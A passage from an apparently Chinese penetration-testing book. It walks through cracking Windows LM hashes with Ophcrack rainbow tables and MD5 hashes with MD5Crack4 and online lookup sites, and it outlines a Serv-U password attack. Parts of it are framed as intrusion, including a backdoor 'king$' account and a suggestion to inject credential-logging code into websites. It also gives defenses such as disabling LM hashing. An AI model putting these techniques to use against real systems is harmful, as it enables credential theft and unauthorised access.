（5）定期杀毒，杀毒软件在一定程度上能够防范一些已知的病毒，因此勤杀毒，勤看日志，在确认系统被入侵后，一定要仔细彻底地做一遍系统的安全检测。

1.9 使用 Ophcrack 破解系统 Hash 密码

在密码破解上，平常用得最多的是 LC5，LC5 破解时间相对较长，一直以来俺都沾沾自喜，感觉自己密码破解方面还是不错的，可是通过进一步的研究后，一个不超过 14 位的

系统密码一般不超过 5 分钟破解，绝大多数仅仅需要几十秒钟，这意味着当一个系统存在漏洞时，可以在很短时间内控制并渗透内部网络！

1.9.1 通过已有信息再次进行搜索和整理

通过查看他人的 blog 以及发表的文章，并对其进行分析和整理，最终获取了以下一些信息和资料。

（1）工具下载：http://sourceforge.net/project/showfiles.php?group_id=133599。

（2）Ophcrack 主页：http://ophcrack.sourceforge.net/。

（3）英文维克关于彩虹表的定义和解释：http://en.wikipedia.org/wiki/Rainbow_table。

（4）国内对彩虹表的研究：http://www.antsight.com/zsl/rainbowcrack/。

（5）目前有关研究 Ophcrack 与彩虹表的相关资料。

通过以上前三个步骤，我再次进行资料的分类，工具软件的下载，在此过程中分别下载了 Ophcrack 软件以及源代码，以及 Ophcrack 提供的彩虹表（http://ophcrack.sourceforge.net/tables.php），通过查看我们知道 Ophcrack 提供了三个免费的彩虹表和一个需花钱购买的 XP special 扩展表：

① XP free small（380MB）

标识：SSTIC04-10k

破解成功率：99.9%

字母数字表：

123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

一句话，该表由大小写字母加数字生成，大小为 388MB，包含所有字母数字混合密码中 99.9%的 LanManager 表。这些都是用大小写字母和数字组成的密码（大约 800 亿组合）。

由于 LanManager 哈希表将密码截成每份 7 个字符的两段，我们就可以用该表破解长度在 1 到 14 之间的密码。由于 LanManager 哈希表也是不区分大小写的，该表中的 800 亿的组合就相当于 12*10 的 11 次方（或者 2 的 83 次方）个密码，因此也被称为“字母数字表 10K”。

② XP free fast（703MB）

标识：SSTIC04-5k

成功率： 99.9%

字母数字表：

0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

字母数字表 5KB 大小为 703MB，包含所有字母数字组合的密码中 99.9%的 LanManager 表。但是，随着表变成 2 倍大，如果你的计算机有 1GB 以上 RAM 空间的话，则它的破解速度是前一个表的 4 倍。

③ XP special（7.5GB）

标识：WS-20k

成功率：96%

XP special 扩展表 7.5GB，包含最长 14 个大小写字母、数字以及下列 33 个特殊字符（!"#$%&'()*+,-./:;<=>?@[\]^_`{|} ~）组成的密码中 96%的 LanManager 表。该表中大约有 7 兆的组合，5*10 的 12 次方（或者 2 的 92 次方）密码，该表需要花钱购买。

④ 破解 Vista 的彩虹表

Vista free（461MB）是免费用来破解 Vista 的 Hash 密码，而 Vista special（8.0GB）需要购买。

> **小知识：**
>
> LM 又叫 LanManager，它是 Windows 古老而脆弱的密码加密方式。任何大于 7 位的密码都被分成以 7 为单位的几个部分，最后不足 7 位的密码以 0 补足 7 位，然后通过加密运算最终组合成一个 Hash。所以实际上通过破解软件分解后，LM 密码破解的上限就是 7 位，这使得以今天的 PC 运算速度在短时间内暴力破解 LM 加密的密码成为可能（上限是两周），如果使用彩虹表，那么这个时间数量级可能被下降到小时级。

1.9.2 安装 Ophcrack 软件

Ophcrack 软件的安装过程非常简单，按照提示安装即可，在安装过程中需要特别注意，不要选择下载彩虹表，安装设置中会提供三个下载选项，分别下载 Windows XP（380MB）、Windows XP（703MB）和 Windows Vista（461MB）彩虹表，如图 1-60 所示，笔者在安装过程中选择它后下载了数个小时，这个表可以在程序安装完成后再下载。否则安装 Ophcrack 软件要等彩虹表下载完成后才能使用。




图 1-60 安装时建议不下载彩虹表

1.9.3 使用 Ophcrack 软件

从程序菜单中直接运行 Ophcrack 软件，如图 1-61 所示，该软件主要有“Load”、“Delete”、“Save”、“Table”、“Crack”、“Help”以及“Exit”七大主要模块，“Load”主要负责装载 Hash 或者 sam 文件。“Delete”主要用来删除破解条目，“Save”主要保存破解结果或者破解 session，“Table”主要用来设置彩虹表，“Crack”是开始执行破解，“Help”是查看帮助文件，呵呵，“Exit”俺就不说了。



图 1-61 Ophcrack 软件主界面

1.9.4 下载彩虹表

可以到 Ophcrack 提供的彩虹表下载地址（http://ophcrack.sourceforge.net/tables.php）去下载，在本案例中分别下载了三个免费的彩虹表。

1.9.5 设置彩虹表

在 Ophcrack 软件主界面中单击“Table”，接着就会出现如图 1-62 所示的 Table Selection 界面，在默认状态下，所有表都没有安装，通过该界面我们了解到一共有 8 个彩虹表，其中有三个是免费的。

然后单击并选中其中的一个条目，例如在本例中选择“Xp free fast”，然后单击“Install”按钮，系统会自动到 Ophcrack 软件的安装目录，不过本例是将三个压缩文件解压到 F 盘，

如图 1-63 所示，选择“Tables”即可，然后一次安装所获取的其他二个彩虹表。




图 1-62　选择彩虹表



图 1-63　选择要安装的彩虹表

注意：

（1）在 Ophcrack 软件中其彩虹表的上级目录名称必须为“tables”，否则彩虹表安装不会成功。

（2）彩虹表安装成功后，其条目会变成绿色，且可以查看一共有多少个表，如图 1-64 所示。



图 1-64　彩虹表安装成功

1.9.6　准备破解材料

这里的破解材料主要是指通过 GetHashes、Pwdump 等软件获取的系统 Hash 密码值。如果没有，就自己想办法获取一个吧。

1.9.7　开始破解

（1）加载 sam 文件

单击“Load”按钮，选择“PWDUMP file”，如图 1-65 所示，一共有 6 个选项，第一个主要用于对单个 Hash 的破解，第二个是对获取的 Pwdump 文件进行破解，第三个是对加密的 sam 文件进行破解，第四个和第五个主要用来审计或者破解本地和远程 Hash 密码。



图 1-65　选择破解类型

（2）查看 HASH 密码值

在本例中选择一个已经 Pwdump 的文件，如果 pwdump 系统的 Hash 密码没有错误，则会在 Ophcrack 软件主界面中正确显示，如图 1-66 所示，在主界面中分别显示“User”、“LM Hash”、“NT Hash”、“LM Pwd1”、“LM Pwd2”以及“NT pwd”等信息。



图 1-66　显示获取的 Hash 密码值

（3）清理无用 Hash 值

在本例中“IUSR_XFFZD-R1”、“TWWM_XFZD-SER1”和“TsInternetUser”这三个用户是系统自身的，在口令破解中基本没有用处，除非有人对该账号进行了克隆，因此可以分别选中需要删除的账号，然后单击主界面“Delete”按钮，删除这三个无用的账号以及我添加的“king$”账号，仅仅留下并破解管理员账号，清理完毕后如图 1-67 所示。



图 1-67　清理无用用户的 Hash 密码值

（4）执行破解

单击“Crack”按钮开始破解，很快就破解出来了密码为“www119”，其“LM Pwd1”值跟“NT pwd”相同，破解密码的时间仅仅“37 秒”，如图 1-68 所示。




图 1-68　破解系统密码成功

（5）查看破解统计信息

在主界面中单击“statistics”，可以查看关于破解 Hash 密码值的普通和详细信息，如图 1-69 所示。



图 1-69　查看所破解密码的有关统计信息

（6）破解参数设置

单击“Preferences”打开破解参数设置窗口，如图 1-70 所示，可以设置破解的线程，破解方式，是否隐藏用户名等。




图 1-70 设置破解参数

1.9.8 彩虹表破解密码防范策略

通过彩虹表来破解密码使得入侵者可以很方便地获取系统的口令，从而“正常”登录系统，让管理员或者计算机的主人不太容易发现。通过研究，发现可以通过两种方式来加强系统口令的安全。

（1）通过设置超过一定位数的密码来加固口令安全

使用彩虹表破解 14 位以下的密码相对容易，对于普通入侵者来说仅仅有三个免费表，因此破解的强度相对要弱一些，因此可以通过增加密码设置的位数来加固系统口令安全。笔者建议设置超过 32 位的密码来加固系统的口令安全。关于口令的设置技巧有很多，在我们研究的专题中曾经提到过，在此再提一下密码设置的技巧：

通过一句话来设置密码，例如“2008-8 月我国举办了奥运会，我去北京鸟巢观看了比赛，感觉很爽！”。可以这样设置“2008-8ywgjblayh,wqbjlcgklbs,gjhs!”，关于时间全取，标点符号全取，其他汉字取第一个字母，该密码长度为 33 位，如果再想长一点，还可以增加。其实质就是选择一句话或者诗词中的某一段来设置，容易记住，且安全强度高。

（2）使用 NTLM 方式加密

LM 这种脆弱的加密方式在 Windows 2003 还在使用，可以通过更改加密方式为 NTLM，

从而提高系统口令的安全，笔者在很多案例中也曾经发现通过 pwdump 以及 GetHashes 软件获取了 Hash 值，但 LC5 以及 Ophcrack 软件均不能破解。

可以通过设定注册表参数禁用 LM 加密，代之以 NTLM 方式加密方法如下。

① 打开注册表编辑器。

② 定位到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa。

③ 选择菜单“编辑”，“添加数值”。

④ 数值名称中输入：LMCompatibilityLevel，数值类型为：DWORD，单击“确定”按钮。

⑤ 双击新建的数据，并根据具体情况设置以下值。

0 - 发送 LM 和 NTLM 响应。

1 - 发送 LM 和 NTLM 响应。

2 - 仅发送 NTLM 响应。

3 - 仅发送 NTLMv2 响应（Windows 2000 有效）。

4 - 仅发送 NTLMv2 响应，拒绝 LM（Windows 2000 有效）。

5 - 仅发送 NTLMv2 响应，拒绝 LM 和 NTLM（Windows 2000 有效）。

⑥ 关闭注册表编辑器。

⑦ 重新启动机器。

在 Windows NT SP3 引入了 NTLM 加密，在 Windows 2000 以后逐步引入的 NTLM 2.0 加密。但是 LM 加密方式默认还是开启的，除非通过上面的方法刻意地关闭它。

1.10 MD5 加密与解密

MD5 密文破解（解密）可以说是网络攻击中的一个必不可少的环节，是黑客工具中的一个重要“辅助工具”。MD5 解密主要用于网络攻击，在对网站等进行入侵过程，有可能获得管理员或者其他用户的账号和密码值（MD5 加密后的值）。获得的密码值有两种情况，一种是明文，另外一种就是对明文进行了加密。如果密码值是加密的，这个时候就需要对密码值进行判断，如果是采取 MD5 加密，则可以通过 MD5Crack3 等软件进行破解。王小云教授的 MD5 密码碰撞破解算法没有公布，因此目前 MD5 解密方式主要采取暴力破解，即软件通过算法生成字典，然后使用 MD5 函数加密该字典中的值形成密文，接着跟需要破解的密文进行比较，如果相同则认为破解成功。目前网上有很多网站提供 MD5 加密或者加密值查询，将加密后的 MD5 值，输入到网站中，如果网站数据库中存在该 MD5，则该值对应的 MD5 加密前的值就为密码。本案例介绍如何使用 MD5Crack3 以及一些在线的网站来进行破解；MD5Crack3 是阿呆写的一款 MD5 密码破解软件，其网站地址：http://www.adintr.com/subject/mdcrk/index.htm，目前已经发布了 MD5Crack4.0 版本，也可以到我的 blog（http://simeon.blog.51cto.com/18680/144558）去下载。

1.10.1 有关 MD5 加解密知识

MD5 密文破解（解密）可以说是网络攻击中的一个必不可少的环节，是黑客工具中的一个重要“辅助工具”。MD5 解密主要用于网络攻击，在对网站进行入侵时，有可能获得管理员或者其他用户的账号和密码值（MD5 加密后的值）。获得的密码值有两种情况，一种是明文，另外一种就是对明文进行了加密。如果密码值是加密的，这个时候就需要对密码值进行判断，如果采取 MD5 加密，则可以通过 MD5Crack4 等软件进行破解。王小云教授的 MD5 密码碰撞破解算法没有公布，因此目前 MD5 解密方式主要采取暴力破解，即软件通过算法生成字典，然后使用 MD5 函数加密该字典中的值形成密文，接着跟需要破解的密文进行比较，如果相同则认为破解成功。目前网上有很多网站提供 MD5 加密或者加密值查询，将加密后的 MD5 值，输入到网站中，如果网站数据库中存在该 MD5，则该值对应的 MD5 加密前的值就为密码。

1.10.2 通过 cmd5 网站生成 MD5 密码

在浏览器中输入地址“http://www.cmd5.com/”，在输入框中输入想要加密的原始密码，然后单击“MD5 加密或解密”按钮即可，如图 1-71 所示，原始密码为“goodman88”，加密后的密码值为：

```
MD5(goodman88,32) = d5a8e0b115259023faa219f5b53ca522
MD5(goodman88,16) = 15259023faa219f5
```




图 1-71 MD5 加密

作为实验数据，我们再生成一组生日的 MD5 密码如下：

```
MD5(19801230,32) = 2540bb62336a8eb3ebc1e42ee44c8e3d
MD5(19801230,16) = 336a8eb3ebc1e42e
```

1.10.3 通过 cmd5 网站破解 MD5 密码

在 cmd5 网站的输入框中输入刚才加密后的 MD5 32 值“d5a8e0b115259023faa219

f5b53ca522”，然后单击“md5 加密或解密”按钮即可，如图 1-72 所示，未能成功破解。




图 1-72　通过 cmd5 网站未能破解 MD5 密码

将第二个生日加密后的 MD5 值“2540bb62336a8eb3ebc1e42ee44c8e3d”，放入 cmd5 网站进行破解，很快其结果就出来了，如图 1-73 所示。




图 1-73　破解简单的数字密码

1.10.4　在线 MD5 破解网站收费破解高难度的 MD5 密码值

一些在线网站提供的 MD5 密码破解只能破解已经收录和一些简单的密码，对于稍微复杂一点的密码，都不容易被破解；而且对一些稍微有点难度的 MD5 密码值，如果数据库中有，在线网站是要求付费的，例如用一个复杂一点的 MD5 值进行破解，如图 1-74 所示，提示找到，但是要求进行付费。




图 1-74　要求付费才能查看 MD5 密码值

1.10.5 使用字典暴力破解 MD5 密码值

（1）再次生成 MD5 密码值

再在 cmd5 网站生成原密码为“jimmychu246”的 MD5 密码值为：

```
MD5(jimmychu246,32) = 437f4fffb6b2e5aaca9fd1712b8ad282
MD5(jimmychu246,16) = b6b2e5aaca9fd171
```

直接运行 MD5Crack4，运行界面如图 1-75 所示。



图 1-75 MD5Crack4 程序主界面

（2）在 MD5Crack4 中验证 MD5 值

将需要破解的 MD5 值（437f4fffb6b2e5aaca9fd1712b8ad282）粘贴到“破解单个密文（Single Cryptograph）”输入框中，如图 1-76 所示，如果该 MD5 值是正确的，则会在“破解单个密文”输入框下方显示黑色的“有效（valid）”两个字，否则显示“valid”为灰色。



图 1-76 在 MD5Crack4 中验证 MD5 值

（3）使用字典进行破解

在“字符设置（Plaintext Setting）”中选择“字典（Dictionary）”，并在“N0.1”、“N0.2”以及“N0.3”中选择三个不同的字典，选择完毕后，单击“Start”按钮开始 MD5 破解，破解结束后会给出相应的提示，如图 1-77 所示，在本案例中使用字典破解成功，在 Result 中显示破解的密码为“jimmychu246”。



图 1-77　使用字典进行破解

（4）“使用字符集（Char Muster）”中的数字进行破解

将上面生成的数字 MD5 值“336a8eb3ebc1e42e”放入单一 MD5 密码破解输入框中，选中“Char Muster”后，依次可以选择“Number”、“lowercase”、“majuscule”、“special char”以及“custom”进行破解，在本例中使用数字进行破解，因此“最小长度（Min Length）”中设置为“1”，“最大长度（Max Length）”中设置为“8”，然后单击“开始”按钮，使用数字进行 MD5 破解，尝试破解密码位数从 1～9999999 之间的所有数字组合，如图 1-78 所示，其密码值破解成功，破解结果为“336a8eb3ebc1e42e ---> [19801230]”。



图 1-78　使用数字进行破解

说明

（1）在 MD5Crack4 中还可以定义数字、大小字母、特殊字符的组合来进行破解。

（2）如果计算机配置比较好，可以设置更多线程。

（3）如果自定义进行破解，建议先选择使用数字，然后依次是数字、大小字母、特殊字符的组合。破解时先易后难，否则破解时间太长。

（4）在 MD5Crack4 还可以“使用插件”进行破解。

（5）在 MD5Crack4 中还可以设置软件显示的语言版本，一共有中文简体和英语两个版本，单击主界面中的设置（Option），即可进行设置，如图 1-79 所示。



图 1-79　设置 md5crack4

1.10.6　一次破解多个密码

将需要破解的 MD5 密码全部存放到一个 txt 文件中，每一个密码独立一行，然后在 MD5Crack4 中单击“破解多个密文”，选择刚才编辑的 MD5 密码文件，如图 1-80 所示，选择一种破解方式，在本案例中选择使用数字字典进行破解，最后单击“开始”按钮开始破解。



图 1-80　破解多个 MD5 密码值

在 MD5Crack4 右下方会显示破解结果，单击“日志”可以查看 MD5 值校验等日志信息，单击“结果”可以查看破解的结果，如图 1-81 所示，在结果中会将 MD5 值与原始密码进行一一对应。



图 1-81　破解结果

MD5 加解密是网络攻防中必须掌握的知识，本文介绍了使用 MD5Cracker 以及通过网站来对 MD5 值进行破解，对 MD5 破解，可以先在一些 MD5 破解网站进行破解，如果未能破解，则可以在本地通过 MD5Cracker 进行破解。

1.10.7　MD5 变异加密方法破解

网站采用 MD5 变异加密，即 password=md5(jiami(str))，jiami（str）定义如下：

```
<%
function jiami(str)
mima="*#$A.J>?;&%*&$C#%!@#JH+-\)(HNKNDKJNKJDWNY*Y@H&A^BHJHJXNXMAX5454ADD
EFW45485121WDQWD21DD5DWQ15QD1"
for i=1 to len(str)
newstr=newstr&Mid(str,i,1)
if i>len(mima) then
newstr=newstr&Mid(mima,i-len(mima),1)
else
newstr=newstr&Mid(mima,i,1)
end if
next
jiami=newstr
end function
%>
```

原始密码加密原理为：假如初始密码为 123456，通过 jiami 函数首先对初始密码进行长度判断，获知长度为 6，依次取一位，然后插入自定义的加密字符串。经过加密后密码变为为：1#2$3A4.5J6>，然后再对字符串“1#2$3A4.5J6>”进行 MD5 加密。普通的 6 位密码通过 jiami 算法重新加密后，将变为 12 位密码，通常的 MD5 暴力破解基本是无解。

了解该加密方式后，可以针对该加密方式撰写一段代码，将密码字典依次间隔插入“ *#$A.J>?;&%*&$C#%!@#JH+-\)(HNKNDKJNKJDWNY*Y@H&A^BHJHJXNXMAX5454ADDEFW45485121WDQWD21DD5DWQ15QD1”字符串，然后进行密码比对，在加密表中找到相同的 MD5 值即为破解。

除以上方法外，还有两个方法可用于该密码破解。第一个方法即在该服务器网络内部或者相邻网络安装 cain 等工具，嗅探 http 包，通过捕获原始包有可能获得原始密码。第二个方法即在该网站插入记录用户登录密码、用户名的代码，将每次用户登录的用户名和密码添加到指定的文件，通过查看文件即可获得或者登录密码。

1.11 Serv-U 密码破解

Serv-U 是一款流行的 Ftp 服务器，很多 Web 服务器都是用 Serv-U 来提供 Ftp 服务，供网站使用者或者设计者上传和下载文件的。Serv-U 在 Web 渗透中会经常遇到，在权限等合适的情况下，可以通过 WebShell 直接获得服务器权限。Serv-U 提权在后面的章节中会有介绍。Serv-U 早期版本采用 MD5 加密，在获取 Serv-U 这个文件夹下的 ServUDaemon.ini 文件后可以对 Ftp 用户密码进行破解。Serv-U 的加密算法如下：

第一步，随机产生两个字符。

第二步，将第一步产生的字符串加上你需要的密码一起 MD5。

第三步，将第一步的两个字符加上第二步产生的 MD5 编码的大写加在一起就行了。

下面以一个实际案例介绍如何破解 Serv-U 的密码。

1.11.1 获取 ServUDaemon.ini 文件

